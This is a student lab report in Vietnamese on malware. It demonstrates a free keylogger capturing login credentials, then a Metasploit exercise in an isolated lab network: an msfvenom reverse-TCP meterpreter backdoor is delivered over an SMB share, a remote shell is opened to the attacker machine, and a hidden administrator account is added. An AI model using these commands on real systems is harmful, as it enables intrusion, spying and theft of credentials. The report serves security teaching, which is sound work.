|  |  |
| --- | --- |
| **Họ và tên**: Bùi Lê Thủy Tiên  **Mssv**: 22162048  **LAB 06**:  Malware  **Giảng viên**: TS. Huỳnh Nguyên Chính | **Nhận xét giáo viên** |

**1. Keylogger**

Keylogger có thể là một phần mềm, hoặc một thiết bị phần cứng có khả năng nhận diện và ghi nhớ mọi phím bấm người dùng nhập vào. Qua đó, Keylogger sẽ đánh cắp toàn bộ thông tin cá nhân quan trọng như họ tên, ngày sinh, số CMND, số thẻ ngân hàng, mật khẩu email/mạng xã hội… để phục vụ cho mục đích xấu.

**1.1. Cài đặt phần mềm Revealer Keylogger Free**

Đây là một phần mềm rất “nhạy” và nhẹ khi sử dụng trong hệ thống. Nó có thể ghi lại phím tắt, có nhiều hỗ trợ ngôn ngữ, cài đặt khởi động, khả năng chạy với các quyền nâng cao, hỗ trợ các hotkey (mặc định là Ctrl + Alt + F9) và tự động đăng nhập. Tuy nhiên, chụp ảnh màn hình, tùy chọn gửi tự động và các tính năng ẩn khác sẽ bị lược bỏ trên phiên bản miễn phí. Revealer Keylogger Free cũng có thể được bảo vệ bằng mật khẩu và được ẩn hoàn toàn trong thanh tác vụ cũng như trong các chương trình quản lý của Windows. Để gỡ cài đặt, bạn có thể thực hiện bằng cách khởi động chương trình, nhấp vào biểu tượng dấu chấm hỏi ở trên cùng bên phải, đi đến mục Program và chọn gỡ cài đặt

A screenshot of a computer

Description automatically generated

- Sau khi truy cập vào trang chủ tiến hành tải xuống bản Free và cài đặt vào máy, unzip file và tiếp hành cài file Appication.

A screenshot of a computer

Description automatically generated

- Tiến hành cài đặt xong ta sẽ có giao diện như hình, nếu không có ấn Ctrl + Alt + F9

A screenshot of a computer

Description automatically generated

- Sau đó chúng ta tiến hành ấn nút Start để ghi chép lại tiến trình thao tác của chúng ta trên hệ thống

A screenshot of a computer

Description automatically generated

- Vào chrome tiến hành login vào 1 trang web bất kì

+ Khi ta vửa login vào Chrome thì hệ thống ngay lập tức bắt thao tác ta trên phần mềm

A screenshot of a computer

Description automatically generated

- Khi đăng nhập vào tài khoản mạng xã hội thì cũng ghi nhận lại username và password

A screenshot of a computer

Description automatically generated

- Mờ notepad và soạn thảo 1 số văn bản rồi tiến hành kiếm tra

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

***🡪 Kết luận:*** Keylogger có thể ghi lại các thao tác (như nhấn phím, lịch sử duyệt web, tài liệu và tệp tin, thời gian hoạt động…) khi người dùng thực hiện trên máy tính bị cài đặt phần mềm theo dõi này. Vì thế cần lưu ý rằng việc sử dụng keylogger để thu thập thông tin cá nhân của người khác mà không có sự đồng ý của họ là hoạt động bất hợp pháp và vi phạm quyền riêng tư. Keylogger có thể được sử dụng với mục đích bảo mật hệ thống hoặc quản lý máy tính cá nhân, nhưng cần tuân thủ các quy định và luật pháp liên quan đến quyền riêng tư và bảo mật thông tin.

**2. Malware (PHẦN MỀM ĐỘC HẠI)**

**2.1. Giới thiệu**

Attcker sẽ phát tán các chương trình độc hại đến máy nạn nhân. Khi máy nạn nhân vô tình chạy chương trình độc hại của attacker thì attacker có thể điều khiển máy nạn nhân

***Mục tiêu tấn công:***

• Usename/password các chương trình của mục tiêu.

• Lấy các tài liệu trên máy nạn nhân

• Leo thang đặc quyền

• Chạy các chương trình của Attacker

***Công cụ sử dụng:***

• Metasploit

***Lưu ý:*** Trong phiên bản mới Kali 2021, không có lệnh msfpayload. Xem link sau để biết lệnh thay thế. (https://www.cyberpratibha.com/blog/msfvenom-replacement-of-msfpayload-and-msfencode-full-guide/)

**2.2. Chuẩn bị hệ thống**

**Tên Thiết bị Số lượng Ghi chú**

PC Win XP

(192.168.2.135) 1 Test

Backtrack 5 r3

(192.168.2.136) 1 Dùng cho Attacker


**Mô hình kết nối**

A diagram of a computer network

Description automatically generated

**\* Cấu hình:**

- Tạo 1 network address 192.168.2.0 /24 để 2 máy kết nối



- Tiến hành cho mạng này là mạng của 2 máy client và attacker

+ Máy WinXP

A screenshot of a computer

Description automatically generated


+ Máy Kali

A screenshot of a computer

Description automatically generated

**\* Cấu hình IP theo mô hình**

***- Máy Kali Atacker***: Ấn Setting 🡪 Addvanced Network Configuration



- Sau đó disconnect rồi kết nối lại sau đó kiểm tra ip address của máy.

A screenshot of a computer

Description automatically generated

***- Máy WinXP***

+ Cấu hình ip tĩnh: vào control panel 🡪 network and Internet Connections 🡪 Network Connections

A screenshot of a computer

Description automatically generated

- Kiểm tra lại ip máy WinXP xem được set IP tĩnh chưa


A computer screen shot of a computer screen

Description automatically generated

- Kiểm tra xem 2 máy đã nhìn thấy nhau chưa

A computer screen shot of a computer program

Description automatically generated



**2.3. Hack hệ thống:**

- Sử dụng metasploit trong Kali/Backtrack

- Mở Terminal console

***Bước 1:*** truy cập vào thư mục /pentest/exploits/framework

**#cd /pentest/exploits/framework**

🡪 Dưới các phiên bản Kali Linux mới hơn, cách tổ chức thư mục và các công cụ đã thay đổi. Thay vì sử dụng thư mục /pentest/exploits/framework, bạn có thể truy cập các công cụ và tấn công như sau: metasploit framework

***Bước 2:*** Đánh lệnh msfconsole

**#msfconsole**

A black square with white lines

Description automatically generated

- Sau khi load được giao diện như hình

A computer screen shot of a computer code

Description automatically generated


**Bước 3:** Tạo Virus có tên dev.exe

**#msf6>msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.2.136 LPORT=4444 -f exe >/dev.exe**

***Trong đó:*** 192.168.2.136 là địa chỉ ip của máy tính Attacker

4444: Là chỉ số port sẽ sữ dụng kết nối với máy nạn nhân

🡪 Lệnh này tạo ra một virus backdoor có tên dev.exe



A screenshot of a computer

Description automatically generated

**Bước 4:** Thực hiện phát tán virus đến máy nạn nhân.

- Tại Shared Documents tạo 1 folder Share

A computer screen shot of a computer

Description automatically generated

- Cấu hình folder Share

A screenshot of a computer

Description automatically generated

🡪 Khi ta cấu hình folder Share như này, chúng ta đã tiến hành share folder trên mạng 192.168.2.0 /24, các máy có IP trong dải địa chỉ hợp lệ của mạng sẽ có quyền thêm file, xóa file, chỉnh sửa folder,… Việc này giúp attacker có thể phát tán file virus vào máy victim.

- Sau khi cấu hình thì folder sẽ có kí hiệu như hình dưới

A screenshot of a computer

Description automatically generated

- Tiến hành dùng máy attacker truy cập folder Share trên máy victim bằng câu lệnh

**$ smbclient //<ip\_victim>/<share\_folder>**

$ smbclient //192.168.2.135/Share

A screenshot of a computer

Description automatically generated

- Tiếp theo, tiến hành sử dụng câu lệnh put để đẩy file virus vào máy victim bằng câu lệnh

**smb: \> put dev.exe**

A computer screen shot of white text

Description automatically generated

- Truy cập máy victim kiểm tra file đã được put vào chưa

A computer screen shot of a computer

Description automatically generated

***Bước 5:*** Khai thác máy nạn nhân

msf6> use exploit/multi/handler

msf6> set payload windows/meterpreter/reverse\_tcp

msf6> set LHOST 192.168.2.136

msf6> set LPORT 4444

msf6> exploit

A screen shot of a computer

Description automatically generated

🡪 Khi máy tính của nạn nhân chạy file dev.exe thì attacker sẽ kết nối đến máy nạn nhân

- Chạy file dev.exeA screenshot of a computer

Description automatically generated

-Thâm nhập thành công

A screenshot of a computer screen

Description automatically generated

**\* Bây giờ ta thực hiện khai thác máy victim**

***- Xem các process đang chạy***: đánh lệnh ps

**meterpreter> ps**

A screenshot of a computer

Description automatically generated

A screenshot of a computer program

Description automatically generated

- Chụp ảnh màn hình của máy tính nạn nhân

**meterpreter> screenshot**

A screen shot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

- Tạo thư mục trên máy nạn nhân:

**meterpreter> mkdir C:/hacker**

A screenshot of a computer program

Description automatically generated

A computer screen shot of a computer

Description automatically generated

- Tạo user có quyền admin trên máy nạn nhân:

**meterpreter> shell**

**net user hacker abc123 add**

**net localgroup administrators hacker /add**

A screenshot of a computer

Description automatically generated

- Máy WinXP vào Control Panel 🡪 User Accounts kiểm tra

A computer screen shot of a computer

Description automatically generated

**3. PHÒNG CHỐNG CÁC PHẦN MỀM ĐỘC HẠI**

- Cài đặt chương trình duyệt virus

- Không chạy các chương trình lạ

- Luôn cập nhật phần mềm và hệ điều hành

- Hạn chế quyền người dùng ở mức thấp nhất có thể

- Cập nhật kiến thức mới về mạng.

- ……….